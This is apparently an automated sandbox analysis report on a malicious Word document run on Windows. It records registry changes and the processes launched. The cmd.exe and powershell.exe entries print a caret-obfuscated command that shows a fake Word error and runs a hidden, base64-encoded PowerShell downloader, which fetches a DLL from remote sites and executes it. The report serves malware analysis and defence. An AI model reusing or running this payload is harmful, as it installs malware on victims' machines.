00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598382	1379598383	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379598383	1379598384	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5D6C	F5D6C	binary	04 00 00 00 DC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 D2 FD 32 53 32 F5 D6 01 6C 5D 0F 00 6C 5D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 DC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6C 5D 0F 00 6C 5D 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2412 Parent PID: 1220

General

Start time:	20:58:39
Start date:	27/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgACQAOQBNAHMANgAzACAAPQAgAFsAVAB5AFAAZQBdACgAIgB7ADAAfQB7ADIAfQB7ADEAfQB7ADMAfQAiACAALQBmACAAJwBTAFkAcwB0AEUAJwAsACcATwAuAEQAaQByAGUAYwAnACwAJwBtAC4ASQAnACwAJwB0AE8AcgBZACcAKQA7ACAAIABTAEUAdAAtAHYAQQByAEkAQQBCAGwAZQAgAHkAUQBLAG0AdAAgACAAKAAgACAAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsANQB9AHsANwB9AHsANAB9AHsAOAB9AHsAMQB9AHsANgB9AHsAMwB9AHsAMgB9ACIALQBmACcAUwBZAFMAJwAsACcASQBDAGUAcABvAEkAbgBUACcALAAnAGUAUgAnACwAJwBBAEcAJwAsACcALgBTAGUAUgAnACwAJwB0AEUATQAuAE4AZQAnACwAJwBtAEEATgAnACwAJwBUACcALAAnAFYAJwApACAAKQA7ACAAJABCAGIAMgB1ADIAYwA5AD0AJABYADIANwBGACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABaADEAMgBHADsAJABSADgANABGAD0AKAAnAFEAMgAnACsAJwAwAEwAJwApADsAIAAgACgAIAAgAGMAaABpAEwAZABpAHQAZQBtACAAdgBhAFIAaQBhAGIAbABlADoAOQBNAFMANgAzACkALgB2AGEAbAB1AEUAOgA6ACIAYwByAEUAYQB0AEUAYABEAEkAYABSAGUAYwBUAE8AUgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAVwAnACsAJwAwAGYAJwArACcATwAnAC

	sAJwBjAG0AJwArACcAZABfACcAKwAnAGsAJwArACgAJwBlAFcAMAAnACsAJw BmACcAKQArACgAJwBRAHEAdwA4AG4AYgAnACsAJwBoAFcAJwArACcAMABmAC cAKQApAC4AIgBSAEUAYABwAEwAYQBjAEUAIgAoACgAWwBDAEgAQQBSAF0AOA A3ACsAWwBDAEgAQQBSAF0ANAA4ACsAWwBDAEgAQQBSAF0AMQAwADIAKQAsAC cAXAAnACkAKQApADsAJABNADYANwBOAD0AKAAoACcATQAnACsAJwAyADkAJw ApACsAJwBEACcAKQA7ACAAIAAkAFkAUQBLAE0AdAA6ADoAIgBzAEUAQwBgAF UAYABSAEkAdABgAFkAUAByAG8AdABgAE8AYwBvAGwAIgAgAD0AIAAoACcAVA AnACsAKAAnAGwAJwArACcAcwAxADIAJwApACkAOwAkAEwAMQAwAEIAPQAoAC cAUAAnACsAKAAnADYAOAAnACsAJwBSACcAKQApADsAJABVAHoAaQAxAGgAMQ BxACAAPQAgACgAJwBBACcAKwAoACcAMwAwACcAKwAnAEYAJwApACkAOwAkAE wANQA1AE8APQAoACcAVAAnACsAKAAnADYANwAnACsAJwBZACcAKQApADsAJA BSAGQAdABhAGwANAB2AD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0ATwBjAG 0AJwArACcAZAAnACsAJwBfAGsAZQB7ACcAKwAnADAAfQBRAHEAJwArACgAJw B3ACcAKwAnADgAbgBiACcAKQArACcAaAAnACsAJwB7ADAAfQAnACkALQBGAF sAQwBoAGEAUgBdADkAMgApACsAJABVAHoAaQAxAGgAMQBxACsAKAAnAC4AZA AnACsAJwBsAGwAJwApADsAJABMADcAMgBRAD0AKAAnAFgANAAnACsAJwBfAF MAJwApADsAJABOAHMAegBvADgAaQAxAD0AKAAnAHMAZwAnACsAKAAnACAAeQ B3ACcAKwAnACAAYQAnACkAKwAoACcAaAA6AC8ALwBrAGUAdAAnACsAJwBvAH IAJwArACcAZQAnACkAKwAoACcAcwBlACcAKwAnAHQAJwApACsAKAAnAG0AJw ArACcAZQAuAGMAbwBtAC8AJwApACsAKAAnAHcAJwArACcAcAAtACcAKQArAC gAJwBjACcAKwAnAG8AbgAnACkAKwAnAHQAJwArACcAZQAnACsAKAAnAG4AdA AnACsAJwAvAFIAawAnACkAKwAnADQAcgAnACsAJwB6AC8AJwArACgAJwBAAH MAJwArACcAZwAgAHkAdwAnACsAJwAgAGEAJwApACsAJwBoACcAKwAnADoALw AnACsAJwAvAGkAJwArACgAJwBuAHQAZQAnACsAJwBsAGwAaQAnACkAKwAnAH MAJwArACgAJwBhACcAKwAnAHYAdgB5AC4AYwAnACkAKwAnAG8AJwArACcAbQ AvACcAKwAoACcAdwBwACcAKwAnAC0AJwApACsAKAAnAGEAZABtAGkAbgAnAC sAJwAvAGQAJwArACcAUgAnACkAKwAnAGEARwAnACsAKAAnADIASAAnACsAJw AvAEAAcwBnACcAKQArACcAIAAnACsAKAAnAHkAJwArACcAdwAgACcAKQArAC gAJwBhACcAKwAnAGgAcwA6ACcAKQArACcALwAnACsAJwAvAG0AJwArACgAJw ByAHYAJwArACcAZQAnACsAJwBnAGcAeQAuAGMAJwApACsAKAAnAG8AJwArAC cAbQAvACcAKQArACcAdwBwACcAKwAoACcALQBhAGQAbQAnACsAJwBpACcAKQ ArACgAJwBuAC8AJwArACcAbgAnACkAKwAnAC8AQAAnACsAJwBzACcAKwAnAG cAIAAnACsAKAAnAHkAdwAgAGEAaABzACcAKwAnADoALwAvAGgAJwArACcAYg AnACkAKwAnAHAAcgAnACsAKAAnAGkAdgBpAGwAZQAnACsAJwBnACcAKwAnAG UAZAAnACkAKwAoACcALgBjAG8AbQAnACsAJwAvAGMAJwArACcAZwBpACcAKw AnAC0AYgBpAG4ALwBRACcAKQArACgAJwBnACcAKwAnAC8AQAAnACkAKwAoAC cAcwAnACsAJwBnACAAJwApACsAJwB5AHcAJwArACgAJwAgAGEAaABzADoAJw ArACcALwAnACkAKwAoACcALwB0AGgAZQBvACcAKwAnAC4AJwApACsAJwBkAC cAKwAoACcAaQBnACcAKwAnAGkAJwApACsAKAAnAHQAYQBsACcAKwAnAC8Adw AnACkAKwAoACcAcAAnACsAJwAtAGEAZAAnACsAJwBtAGkAbgAnACkAKwAoAC cALwAnACsAJwBaAHkAbAAnACkAKwAnADIAJwArACgAJwAvAEAAJwArACcAcw AnACkAKwAnAGcAIAAnACsAKAAnAHkAdwAgAGEAaAAnACsAJwBzADoAJwArAC cALwAvAHUAJwApACsAJwBtAG0AJwArACcAYQBoACcAKwAnAHMAJwArACgAJw B0AGEAJwArACcAcgBzAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApAC sAJwBhACcAKwAnAHAAcAAnACsAJwBfACcAKwAnAG8AbAAnACsAJwBkACcAKw AnAF8AbQAnACsAJwBhACcAKwAoACcAeQBfACcAKwAnADIAJwApACsAJwAwAC cAKwAnADEAOAAnACsAJwAvAGEAJwArACgAJwBzAHMAZQB0ACcAKwAnAHMAJw ApACsAKAAnAC8AJwArACcAdwBEAEwAOAB4AC8AQABzAGcAJwArACcAIAAnAC kAKwAoACcAeQB3ACcAKwAnACAAYQBoAHMAOgAvACcAKQArACcALwB3ACcAKw AnAHcAJwArACgAJwB3AC4AdAAnACsAJwBlAGUAJwApACsAKAAnAGwAZQAnAC sAJwBrAGQAZQBkACcAKQArACcALgBjACcAKwAoACcAbwBtACcAKwAnAC8AYw AnACkAKwAoACcAZwBpAC0AYgAnACsAJwBpACcAKQArACgAJwBuACcAKwAnAC 8ATAAnACkAKwAoACcAUAAnACsAJwBvAC8AJwApACkALgAiAFIAYABlAFAAbA BhAEMARQAiACgAKAAoACcAcwBnACcAKwAnACAAeQB3ACcAKQArACgAJwAgAG EAJwArACcAaAAnACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACgAKAAnAGQAcw BlACcAKwAnAHcAJwApACsAJwBmACcAKQAsACgAKAAnAHcAZQAnACsAJwB2AC cAKQArACcAdwBlACcAKQApACwAKAAoACcAYQAnACsAJwBlAGYAJwApACsAJw BmACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkAKQBbAD IAXQApAC4AIgBTAFAAbABgAEkAVAAiACgAJABRADAANABQACAAKwAgACQAQg BiADIAdQAyAGMAOQAgACsAIAAkAEUANgAyAFgAKQA7ACQARwA3ADQAWAA9AC gAKAAnAEMAOAAnACsAJwAzACcAKQArACcARAAnACkAOwBmAG8AcgBlAGEAYw BoACAAKAAkAFYAegB2ADMAMgBkADIAIABpAG4AIAAkAE4AcwB6AG8AOABpAD EAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8AYgBqACcAKw AnAGUAYwAnACsAJwB0ACcAKQAgAFMAeQBzAFQARQBNAC4AbgBlAHQALgB3AG UAQgBDAEwASQBlAG4AdAApAC4AIgBEAG8AYAB3AGAATgBsAG8AYABBAEQARg BJAEwARQAiACgAJABWAHoAdgAzADIAZAAyACwAIAAkAFIAZAB0AGEAbAA0AH YAKQA7ACQAWAA2AF8AVQA9ACgAJwBBACcAKwAoACcANAAxACcAKwAnAEUAJw ApACkAOwBJAGYAIAAoACgALgAoACcARwAnACsAJwBlAHQALQBJAHQAZQBtAC cAKQAgACQAUgBkAHQAYQBsADQAdgApAC4AIgBsAGAARQBuAGcAdABIACIAIA AtAGcAZQAgADQAMwAxADMAMgApACAAewAuACgAJwByAHUAbgBkAGwAbAAnAC sAJwAzADIAJwApACAAJABSAGQAdABhAGwANAB2ACwAKAAoACcAQQBuAHkAUw AnACsAJwB0AHIAJwApACsAJwBpACcAKwAnAG4AZwAnACkALgAiAFQATwBgAF MAVABgAGAASQBuAGcAIgAoACkAOwAkAEYAMgBfAFkAPQAoACcAQwAnACsAKA AnADAAJwArACcAMwBWACcAKQApADsAYgByAGUAYQBrADsAJABLADgAOQBaAD 0AKAAnAEcAMwAnACsAJwA2AEwAJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJA BDADAAMABLAD0AKAAnAFgAJwArACgAJwA2ADUAJwArACcASAAnACkAKQA=
Imagebase:	0x4ab50000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 1776 Parent PID: 2412

General

Start time:	20:58:40
Start date:	27/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff490000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2484 Parent PID: 2412

General

Start time:	20:58:40
Start date:	27/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc IAAgACQAOQBNAHMANgAzACAAPQAgAF sAVAB5AFAAZQBdACgAIgB7ADAAfQB7ADIAfQB7ADEAfQB7ADMAfQAiACAALQ BmACAAJwBTAFkAcwB0AEUAJwAsACcATwAuAEQAaQByAGUAYwAnACwAJwBtAC 4ASQAnACwAJwB0AE8AcgBZACcAKQA7ACAAIABTAEUAdAAtAHYAQQByAEkAQQ BCAGwAZQAgAHkAUQBLAG0AdAAgACAAKAAgACAAWwBUAHkAUABFAF0AKAAiAH sAMAB9AHsANQB9AHsANwB9AHsANAB9AHsAOAB9AHsAMQB9AHsANgB9AHsAMw B9AHsAMgB9ACIALQBmACcAUwBZAFMAJwAsACcASQBDAGUAcABvAEkAbgBUAC cALAAnAGUAUgAnACwAJwBBAEcAJwAsACcALgBTAGUAUgAnACwAJwB0AEUATQ AuAE4AZQAnACwAJwBtAEEATgAnACwAJwBUACcALAAnAFYAJwApACAAKQA7AC AAJABCAGIAMgB1ADIAYwA5AD0AJABYADIANwBGACAAKwAgAFsAYwBoAGEAcg BdACgANgA0ACkAIAArACAAJABaADEAMgBHADsAJABSADgANABGAD0AKAAnAF EAMgAnACsAJwAwAEwAJwApADsAIAAgACgAIAAgAGMAaABpAEwAZABpAHQAZQ BtACAAdgBhAFIAaQBhAGIAbABlADoAOQBNAFMANgAzACkALgB2AGEAbAB1AE UAOgA6ACIAYwByAEUAYQB0AEUAYABEAEkAYABSAGUAYwBUAE8AUgB5ACIAKA AkAEgATwBNAEUAIAArACAAKAAoACcAVwAnACsAJwAwAGYAJwArACcATwAnAC sAJwBjAG0AJwArACcAZABfACcAKwAnAGsAJwArACgAJwBlAFcAMAAnACsAJw BmACcAKQArACgAJwBRAHEAdwA4AG4AYgAnACsAJwBoAFcAJwArACcAMABmAC cAKQApAC4AIgBSAEUAYABwAEwAYQBjAEUAIgAoACgAWwBDAEgAQQBSAF0AOA A3ACsAWwBDAEgAQQBSAF0ANAA4ACsAWwBDAEgAQQBSAF0AMQAwADIAKQAsAC cAXAAnACkAKQApADsAJABNADYANwBOAD0AKAAoACcATQAnACsAJwAyADkAJw ApACsAJwBEACcAKQA7ACAAIAAkAFkAUQBLAE0AdAA6ADoAIgBzAEUAQwBgAF UAYABSAEkAdABgAFkAUABgAG8AdABgAE8AYwBvAGwAIgAgAD0AIAAoACcAVA AnACsAKAAnAGwAJwArACcAcwAxADIAJwApACkAOwAkAEwAMQAwAEIAPQAoAC cAUAAnACsAKAAnADYAOAAnACsAJwBSACcAKQApADsAJABVAHoAaQAxAGgAMQ BxACAAPQAgACgAJwBBACcAKwAoACcAMwAwACcAKwAnAEYAJwApACkAOwAkAE wANQA1AE8APQAoACcAVAAnACsAKAAnADYANwAnACsAJwBZACcAKQApADsAJA BSAGQAdABhAGwANAB2AD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0ATwBjAG 